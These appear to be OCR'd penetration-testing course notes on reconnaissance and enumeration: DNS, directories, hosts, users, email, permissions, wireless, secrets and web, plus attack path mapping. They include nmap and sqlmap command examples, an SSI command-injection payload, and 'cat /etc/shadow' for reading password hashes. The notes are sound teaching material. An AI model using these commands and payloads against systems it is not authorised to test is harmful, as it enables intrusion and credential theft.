
- **Enumerating DNS**
  - Introduction to DNS Enumeration

- Fundamental step in reconnaissance phase of penetration testing.
- Provides insights into target's network infrastructure.
- Reveals potential vulnerabilities and misconfigurations.

- Basics of DNS Enumeration
  - DNS Function: Translates domain names into IP addresses.
  - Tools: "nslookup" and "dig" for simple DNS queries.
    - Example:
      - nslookup www.diontraining.com returns the IP address of the domain.
- DNS Zone Transfer
  - Replicates DNS records between primary and secondary DNS servers.
  - Misconfigured servers allowing zone transfers can reveal detailed information.
    - Example:
      - dig @ns1.example.com hackthissite.org axfr attempts a zone transfer.
- Querying Specific DNS Records
  - MX Records
    - Identify mail servers.
      - Example:
        - dig MX diontraining.com reveals mail servers.



- NS Records
  - Identify authoritative name servers.
  - Example:
    - dig NS diontraining.com reveals name servers.



- Reverse DNS Lookup
  - Queries DNS system to find the domain name associated with an IP address.
    - Example:
      - dig –x <IP address> reveals domain name for an IP address.
- DNS Brute Force
  - Uses a wordlist of common subdomains to discover additional subdomains.
  - Tools:
    - "dnsrecon" and "dnsenum" automate the process.
      - Example:
        - Discovering dev.diontraining.com or mail.diontraining.com.
- Online Services

        - VirusTotal and DNS Dumpster
            - Gather public DNS information and historical data.
        - Uncover previously unknown subdomains or IP addresses.
    - SRV Records
        - Provide information about the location of specific services within a domain.
            - Example:
                - dig SRV _sip._tcp.diontraining.com uncovers VoIP, IMAP, or LDAP services.

- **Enumerating Directories**
    - Introduction to Directory Enumeration
        - Identifying and mapping out directories and files on a web server or within a web application.
        - Helps uncover hidden resources, sensitive information, and potential attack vectors.
    - Web Crawlers
        - Tools:
            - "DirBuster,"
            - "Gobuster,"
            - "Dirsearch"
        - Function:
            - Automate discovering directories and files using wordlists.
        - Example:
            - Running "Gobuster" against "www.diontraining.com" can reveal directories like "/admin," "/backup," or "/test".

- Custom Wordlists
  - Importance:
    - Tailored wordlists give better results.
  - Creation:
    - Use information from reconnaissance phases (e.g., company names, project names).
  - Example:
    - Adding "ProjectX" to your wordlist might uncover directories like "/ProjectX" or "/ProjectX/admin".
- Analyzing robots.txt Files
  - Purpose:
    - Indicates which directories or files should not be indexed by search engines.
  - Usage:
    - Often highlights sensitive parts of the website.
  - Example:
    - The robots.txt file for "tryhackme.com" might list directories it doesn't want indexed.

- Error Messages
  - Clues:

- Provide information when requesting non-existent directories or files.
- Example:
  - "403 Forbidden" indicates a directory exists but access is restricted
  - "404 Not Found" means the directory or file does not exist.

- Directory Listing Vulnerabilities
  - Function:
    - Some web servers list contents of a directory if no index file is present.
  - Example:
    - Navigating to "www.diontraining.com/files/" might display a list of files stored in that directory.
- URL Fuzzing
  - Technique:
    - Changing URLs to discover hidden directories and files.
  - Tools:
    - "Burp Suite".
  - Example:
    - Testing "www.diontraining.com/?page=admin" or "www.diontraining.com/?file=config" might reveal hidden functionalities or files.
- Server-Side Includes (SSI) Injections
  - Technique:
    - Injecting SSI directives into URLs or form fields to execute server-side commands or include files.

        - Example:
            - Injecting <!--#exec cmd="ls /etc"--> to list contents of the /etc directory.
    - Enumerating Network Services and Shares
        - Tools:
            - Metasploit
            - `net view`
                - `arp -a`
                - `net user`
                - `ipconfig /displaydns.`
        - PowerShell Cmdlets:
            - `Get-NetDomain`
            - `Get-NetLoggedon`
            - `Get-NetGroupMember`
        - Linux Commands:
            - `finger`
            - `uname -a`
            - `env`

- **Enumerating Hosts**
    - Introduction to Host Enumeration
        - Key step in penetration testing.
        - Mapping the network to understand hosts and services.
        - Tailoring attack strategies and uncovering vulnerabilities.
    - Primary Methods for Host Discovery
        - *Ping Scans*

- Definition:
  - Send ICMP echo requests to determine responsive machines.
- Tool:
  - Nmap
    - (`nmap -sn 192.168.1.0/24`).
- Note:
  - Hosts might not respond due to security configurations.

- *TCP Scans*
  - Definition:
    - Check for open and listening TCP ports.
  - Tool:
    - Nmap
      - (`nmap -sS 192.168.1.10`).
- *OS Footprinting*
  - Definition:
    - Identify operating systems on network hosts.
  - Tool:
    - Nmap
      - (`nmap -O scanme.nmap.org`).
  - Example:
    - Response times indicate OS type
      - (e.g., Linux vs. Windows).

- Adjusting Scanning Techniques
  - Firewalls and Network Defenses
    - TCP ACK Ping:

        - `nmap -PA80 45.33.32.0/24`.
    - UDP Ping:
        - `nmap -PU53 45.33.32.0/24`.
    - TCP SYN Ping:
        - `nmap -PS22-25,80,110 45.33.32.0/24`.
    - SCTP Initiation Ping:
        - `nmap -sY 45.33.32.0/24`.
- Nmap Port States
    - Open:
        - Responsive, indicating active services.
    - Closed:
        - No response to probes.
    - Filtered:
        - Blocked by a firewall.
    - Unfiltered:
        - Accessible but status unknown.
- Skipping Discovery Phase
    - Treat all hosts as online:
        - `-Pn`.
    - Network discovery without port scan:
        - `-sn`.
    - Run a script without ping or port scan:
        - `Combine -Pn and -sn`.
- Credentialed Scans
    - Tool:
        - Nessus with valid credentials.

- Benefit:
  - Reveals detailed information about hosts, configuration settings, and software vulnerabilities.

- Windows Host Enumeration
  - Commands:
    - `net view`
    - `arp -a`
    - `ipconfig /displaydns`
  - Example Output:
    - List of shared resources on a Windows network.

```
Server NameRemark

-------------------------------------------------------------------------
\\DC01                  Domain Controller
\\FILESERVER01          File Server (Accounting Department)
\\HRDB01                HR Database Server
\\APP01                 Web Application Server
\\DEV01                 Development Server
\\BACKUP01              Backup Server
```

  - Analysis:
    - Identifying potential targets
      - (e.g., domain controllers).

- Active Directory (AD) Enumeration
  - Tools:
    - PowerShell cmdlets
      - `Get-ADDomain`
      - `Get-ADComputer`


        - `Get-ADGroupMember)
    - Example:
        - `Get-ADComputer -Filter` *` lists all computers in the domain

- **Enumerating Users**
    - Introduction to Local User Enumeration
        - Fundamental step in penetration testing
        - Gathering details about user accounts on a local system
        - Basis for future attacks, such as privilege escalation and credential harvesting.
    - Tools and Commands for Local User Enumeration
        - Windows Systems
            - PowerShell Commands
                - `Get-LocalUser`
                    - Provides a list of all local user accounts
                - `net user`
                    - Displays detailed information about each user account

```
PS C:\Users\jamariokelly> Get-LocalUser
Name               Enabled Description
----               ------- -----------
Administrator      False   Built-in account for administering the computer/domain
DefaultAccount     False   A user account managed by the system.
Guest              False   Built-in account for guest access to the computer/domain
jamariokelly       True
WDAGUtilityAccount False   A user account managed and used by the system for Windows Defender Application Guard scen...


PS C:\Users\jamariokelly> net user

User accounts for \\JAMARIOKELLBD9C

-------------------------------------------------------------------------------
Administrator            DefaultAccount           Guest
jamariokelly             WDAGUtilityAccount
The command completed successfully.
```

- Meterpreter (Metasploit Framework)
  - `getuid`
    - Reveals the user ID of the current session
  - `ps`
    - Lists all running processes, indicating user activities and potential targets for privilege escalation


- Linux Systems
  - Common Commands
    - `cat /etc/passwd`
      - Lists all user accounts along with their user IDs, group IDs, home directories, and default shells



- `cat /etc/shadow`
  - Lists all user accounts and their hashed passwords.

    - Example:
      - `tail -n 10 /etc/passwd` captures the bottom ten lines of the file
- `id`
  - Displays the user ID, group ID, and group memberships of the current user

- Additional Commands
  - Windows
    - `net localgroup administrators`
      - Lists all members of the local administrators group



- `net localgroup`
  - Lists all available local groups

```
PS C:\Users\jamariokelly> net localgroup

Aliases for \\JAMARIOKELLBD9C

-------------------------------------------------------------------------------
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
*Device Owners
*Distributed COM Users
*Event Log Readers
*Guests
*Hyper-V Administrators
*IIS_IUSRS
*Network Configuration Operators
*Performance Log Users
*Performance Monitor Users
*Power Users
*Remote Desktop Users
*Remote Management Users
*Replicator
*System Managed Accounts Group
*Users
The command completed successfully.
```

- **Enumerating Email**
    - Introduction to Email Enumeration
        - Important step in penetration testing
        - Identifies valid email accounts within a target organization
        - Provides useful information for crafting phishing attacks, social engineering campaigns, or further exploitation
    - SMTP Enumeration
        - Simple Mail Transfer Protocol (SMTP)
            - Commands:
                - `VRFY`


        - `EXPN`
    - Tool:
        - `telnet`.
    - Example:
        - Connecting to an email server and using VRFY to verify the existence of specific email addresses
- Using Search Engines and Online Databases
    - Tool:
        - theHarvester.
            - Searches multiple public sources (Google, LinkedIn, social media networks)
            - Example:
                - `theHarvester -d diontraining.com -l 500 -b google`
                    - `-d`:
                        - Specifies the domain
                    - `-l`:
                        - Limits the results to a specific number
                    - `-b`:
                        - Indicates the source (e.g., Google or Bing)
- Leveraging Social Media Platforms
    - Platform:
        - LinkedIn
    - Tools for scraping social media profiles
    - Analyzing profiles and posts to find publicly shared email addresses.

- Using Data Breach Repositories
  - Website:
    - Have I Been Pwned
  - Check if email addresses from the target domain have been compromised
  - Example:
    - Searching `diontraining.com` on Have I Been Pwned reveals compromised email addresses and potential additional information such as hashed passwords
- WHOIS Lookups
  - Provides email addresses associated with domain registrations
  - Reveals administrative and technical contact email addresses
  - Despite privacy laws, WHOIS databases can still provide valuable information
- Phishing Simulation Tools
  - Send crafted phishing emails to gathered addresses.
  - Track which emails are delivered, opened, and interacted with
  - Verify the validity of enumerated email addresses and assess the organization's resilience to phishing attacks

- **Enumerating Permissions**
  - Introduction to Permission Enumeration
    - Important step in penetration testing
    - Identifies access controls and potential vulnerabilities within a target system
    - Involves evaluating rights and privileges assigned to users and groups.
  - Importance of Permissions Enumeration

- Access control is a first line of defense in maintaining security
- Permissions define what actions users and groups can perform on resources
- Misconfigured permissions can lead to unauthorized access, data leakage, or privilege escalation

- Tools and Commands for Permission Enumeration
  - Windows Environment
    - PowerView:
      - PowerShell tool for network enumeration and privilege escalation.
        - Command
          - `Get-NetShare` enumerates all shared folders and their permissions.
  - Unix-Based Systems
    - ls and getfacl
      - Command:
        - `ls -l` lists files and directories with their permissions
      - Command
        - `getfacl /home/parallels` provides detailed view of Access Control Lists for a specific directory




- Database Permissions
  - SQLmap
    - Enumerates database users, roles, and privileges
  - Command
    - ` sqlmap -u` http://example.com/vulnerable.php?id=1 --dbs (syntax for enumerating databases)
- Network Shares
  - SMBMap and CrackMapExec
    - Command:
      - `smbmap -H 192.168.1.100` lists shared folders and their permissions
- Active Directory Permissions
  - PowerView
    - Command:
      - `Get-ObjectAcl -DistinguishedName OU=Sales,DC=example,DC=com` lists permissions on AD objects
- Cloud Environments
  - AWS CLI and Azure PowerShell
  - Command:

        - `aws iam list-users` followed by `aws iam list-user-policies --user-name username` lists permissions policies for AWS users
    - Examples
        - PowerView in Windows Environment
            - Command:
                - `Get-SMBShare -Name Finance | Get-SMBShareAccess` lists permissions on the "Finance" share.
        - SQLmap for Database Permissions
            - Command: `sqlmap -u http://example.com/vulnerable.php?id=1 --dbs` (example syntax).
        - Cloud Permissions
            - AWS example: `aws iam list-users` followed by `aws iam list-user-policies --user-name username`

- **Enumerating Wireless Devices**
    - Introduction to Wireless Device Enumeration
        - Essential part of penetration testing
        - Identifies potential vulnerabilities in an organization's wireless infrastructure
        - Involves scanning for wireless access points (WAPs), analyzing configurations, and understanding the network environment
    - War Driving
        - Definition:
            - Actively searching for open or unsecured WAPs by moving through different areas with wireless-enabled devices

- Purpose:
  - Discover WAPs that might not be visible from a single location, check for unauthorized or misconfigured devices
- Tools:
  - Aircrack-ng
  - Kismet
  - Wifite
- Method:
  - Capturing packets, identifying SSIDs, gathering detailed network information



- WiGLE (Wireless Geographic Logging Engine)
  - Function:
    - Maps and indexes access points

- Usage:
  - Create an account on WiGLE
  - Enter specific locations, choose date ranges, filter for certain types of access points
  - View detailed information about access points, including security status
- Viewing Modes:
  - Standard
  - Satellite
  - Nightvision
  - Greyscale
  - Hybrid

- Amplifying Wi-Fi Signal
  - Purpose:
    - Enhance accuracy and range of wireless scanning
  - Antenna Types:
    - High-gain antennas (e.g., 11dBi) for long-range reconnaissance
    - Lower-gain antennas (e.g., 5dBi) for indoor environments
    - Directional, omni-directional, parabolic antennas based on testing requirements
  - Example:
    - Using a combination of directional and omni-directional antennas for comprehensive scanning of a large campus
- Application in Penetration Testing
  - Evaluating wireless security involves identifying unsecured or misconfigured access points, rogue devices, or potential vulnerabilities

        - Example:
            - Scanning a large campus to ensure thorough detection of WAPs, analyzing data for security gaps

- **Enumerating Secrets**
    - Introduction to Secrets Enumeration
        - Discovery and identification of sensitive information used to access systems and services.
        - Includes cloud access keys, passwords, API keys, and session tokens.
        - Significant part of penetration testing to identify potential vulnerabilities and security misconfigurations
    - Tools and Frameworks
        - Pacu
            - Open-source AWS exploitation framework
            - Assesses security of AWS accounts using various modules
            - Can list user accounts, obtain cloud access keys, and control virtual machine instances
        - Cloud Access Keys
            - Common credentials for API requests in cloud environments (e.g., AWS)
            - Provide access to cloud resources and services
            - Pacu Usage:
                - Captures cloud access keys, lists associated permissions
            - Search Locations:
                - Environment variables
                - Configuration files

        - Metadata services
    - API Keys
        - Used to authenticate and authorize requests to services
        - Stored in environment variables, configuration files, and metadata services
        - Tested to determine permissions and potential for abuse
        - Example:
            - An exposed API key with administrative privileges can allow unauthorized actions
    - Passwords
        - Weak or exposed passwords pose significant security risks.
        - Techniques:
            - *Brute Forcing*
                - Systematically trying all possible combinations
            - *Password Spraying*
                - Using common passwords across many accounts
        - *Consequences*
            - Unauthorized access, privilege escalation, credential stuffing.
    - Session Tokens
        - Keep users logged into web applications and services
        - If not secured, attackers can steal and reuse them for unauthorized access.
        - Techniques:
            - *Session Hijacking*
                - Intercepting the token during transmission.
            - *Replay Attacks*

        - Capturing and reusing the token.
    - Example
        - Using Burp Suite to capture session tokens and impersonate users.
- Example Usage of Tools
    - Pacu
        - Enumerating cloud access keys in AWS environment.
    - Burp Suite
        - Intercepting HTTP and HTTPS traffic to capture session tokens.

- **Enumerating the Web**
    - Introduction to Web Enumeration
        - Vital part of penetration testing.
        - Involves gathering information about web applications to identify potential vulnerabilities and security misconfigurations
        - Tools and techniques include Web Application Firewalls (WAFs), web crawling, and manual enumeration
    - Web Application Firewalls (WAFs)
        - Function:
            - Protect web applications by filtering and monitoring HTTP traffic
        - Role in Penetration Testing:
            - Can be used to gather valuable information about the target environment
                - Example:
                    - Discovering the origin IP address of a web application protected by a WAF
                - Technique:

        - Analyzing DNS records using tools like `dig` or `nslookup`
- *Web Crawling*
    - Definition:
        - Systematically browsing the web to collect information about websites
    - Purpose:
        - Discover hidden content and vulnerabilities.
    - Tool:
        - DirBuster.
            - Function:
                - Automates finding hidden directories and files by brute-forcing possible URLs
            - Example:
                - Running DirBuster against a target website to reveal hidden admin panels or configuration files
- *Manual Enumeration*
    - Definition:
        - Manually probing and investigating a target system to gather information
    - Focus Areas:
        - robots.txt
            - Instructs web crawlers on which parts of a website should not be accessed
            - Can reveal directories and files that the site owner wants to keep hidden

- Sitemaps
    - XML files listing all URLs of a website
    - Provide information on website structure, update frequency, and accessible pages
    - Example:
        - Enumerating URLs from `https://www.diontraining.com/sitemap-0.xml`
- Platform Plugins
    - Web applications use plugins or extensions to add functionality
    - Enumerating plugins can reveal potential vulnerabilities if they are outdated or misconfigured
    - Example:
        - WP GDPR Compliance plugin for WordPress had a critical vulnerability in versions before 1.4.3, allowing unauthorized actions

- **Attack Path Mapping**
    - Introduction to Attack Path Mapping
        - Identifying different ways an attacker might navigate through a network to reach valuable targets
        - Understanding potential weaknesses in defenses and how to strengthen them
    - Gathering Information
        - Collecting data on network layout, system settings, and security measures

- Spotting potential entry points like open ports, weak passwords, or vulnerable software
- Example
  - A publicly accessible admin interface on a web server

- Mapping Attacker Movements
  - Planning out steps an attacker might take from an entry point
  - Thinking about movement within the network, techniques used, and targets accessed
  - Tools:
    - BloodHound for Active Directory environments
    - MITRE ATT&CK framework
- Common Attack Methods
  - Software exploits
  - Password attacks
  - Phishing
  - Configuration flaws
- Detailed Examples
  - Phishing Email Attack Path
    - Attacker sends a phishing email with a malicious link
    - Malware installed on the victim's computer
    - Privilege escalation to gain administrative access
    - Scanning the network for targets, accessing a file server with sensitive data
  - SQL Injection Attack Path
    - Exploiting a vulnerable web application with an SQL injection
    - Gaining access to the backend database

- Extracting user credentials
- Using credentials to access other network parts, including email accounts and internal systems

- Documenting Attack Paths
  - Detailed record of each step, method used, systems accessed, and security measures overcome
  - Creating a roadmap for fixing weaknesses
- Collaboration with IT and Security Teams
  - Working closely with the organization's teams for insights and identifying weak spots
  - Sharing findings to improve security
- Maintaining Up-to-Date Attack Path Maps
  - Regularly updating maps as systems change and new vulnerabilities emerge
  - Ensuring preparedness to identify and address new threats

Recon and Enumeration Tools

Objectives:

- 2.4 - *Given a scenario, use the appropriate tools for reconnaissance and enumeration*
- 4.8 - *Given a scenario, perform social engineering attacks using the appropriate tools*

- **Reconnaissance and Enumeration Tools**
    - Introduction
        - Topic:
            - Tools for Reconnaissance and Enumeration
        - Purpose:
            - Gather detailed information about targets before testing for vulnerabilities
        - Importance:
            - Makes the process more efficient and effective, providing valuable data
    - Domain
        - Focus:
            - Domain 2, Reconnaissance and Enumeration
    - Lesson Previews
        - Wayback Machine
            - Digital archive of the World Wide Web
            - Allows viewing past versions of websites
            - Reveals hidden directories, outdated files, and other secrets

- theHarvester and Hunter.io
    - Specialize in gathering email addresses and other data from public sources
    - Essential for understanding the human element of target organizations
- OSINT Tools
    - Open-source intelligence tools
    - Compile information from publicly available sources
    - Provide a comprehensive picture of a target
- Whois
    - Provides details about domain ownership
    - Can lead to additional information about the target
- nslookup and dig
    - Query the Domain Name System (DNS)
    - Uncover details about domain names and associated IP addresses
    - Provide insight into the structure of a target's online presence
- DNSdumpster and Amass
    - Map out a target's domain environment
    - Reveal subdomains and associated services
- Shodan and Censys.io
    - Search the internet for specific types of devices connected to the internet
    - Useful for finding directly accessible and potentially vulnerable devices
- tcpdump
    - Command-line packet analyzer

- Captures and analyzes network traffic
- Reveals information about network activities

- Wireshark
  - Graphical packet analyzer
  - Easier to sift through captured data
  - User-friendly way to analyze network traffic
- Wireless Analysis Tools
  - Examine wireless networks
  - Identify devices and understand communication methods
  - Key to assessing vulnerabilities in wireless networks

- Quiz
  - Short quiz at the end of the section
  - Review of each quiz question to ensure understanding of the correct answers
- Conclusion
  - Familiarity with a range of tools essential for reconnaissance and enumeration
  - Understanding the purpose and effective use of each tool in different scenarios
- Get Ready Statement
  - Ready to get practical and learn about the tools that will become a key part of a penetration testing toolkit? Let's jump into our lessons on reconnaissance and enumeration tools

- **Wayback Machine**
  - Introduction
    - Topic:

- Wayback Machine as a useful tool in penetration testing
- Purpose:
  - Allows viewing of websites at various points in the past
- Importance:
  - Assists in gathering information during the reconnaissance phase of penetration testing


- Why Wayback Machine is Useful
  - Thorough reconnaissance is key to successful penetration testing
  - Helps understand the history of a website, revealing development, structure, and past vulnerabilities
  - Older versions of a site may contain pages or content that are no longer present but still relevant
- Example
  - Testing a company's website
    - Discovering a subdomain or page with sensitive information or an unpatched vulnerability from years ago
    - Leads to other weaknesses or insights into the company's security practices
- Using the Wayback Machine
  - Access: https://wayback-api.archive.org/
  - Enter the URL of the target site
  - View a timeline of snapshots showing different dates when the site was archived
  - Click on any date to see how the site looked at that time
  - Reveals old directories, outdated software versions, and exposed data
- Benefits

        - Understand the evolution of a site's content and structure
            - Identifying patterns or predicting future vulnerabilities
            - Major redesigns might introduce new features and security issues
    - Limitations
        - Does not capture everything, especially dynamically generated content
        - Website owners can request exclusion from the archive
    - Conclusion
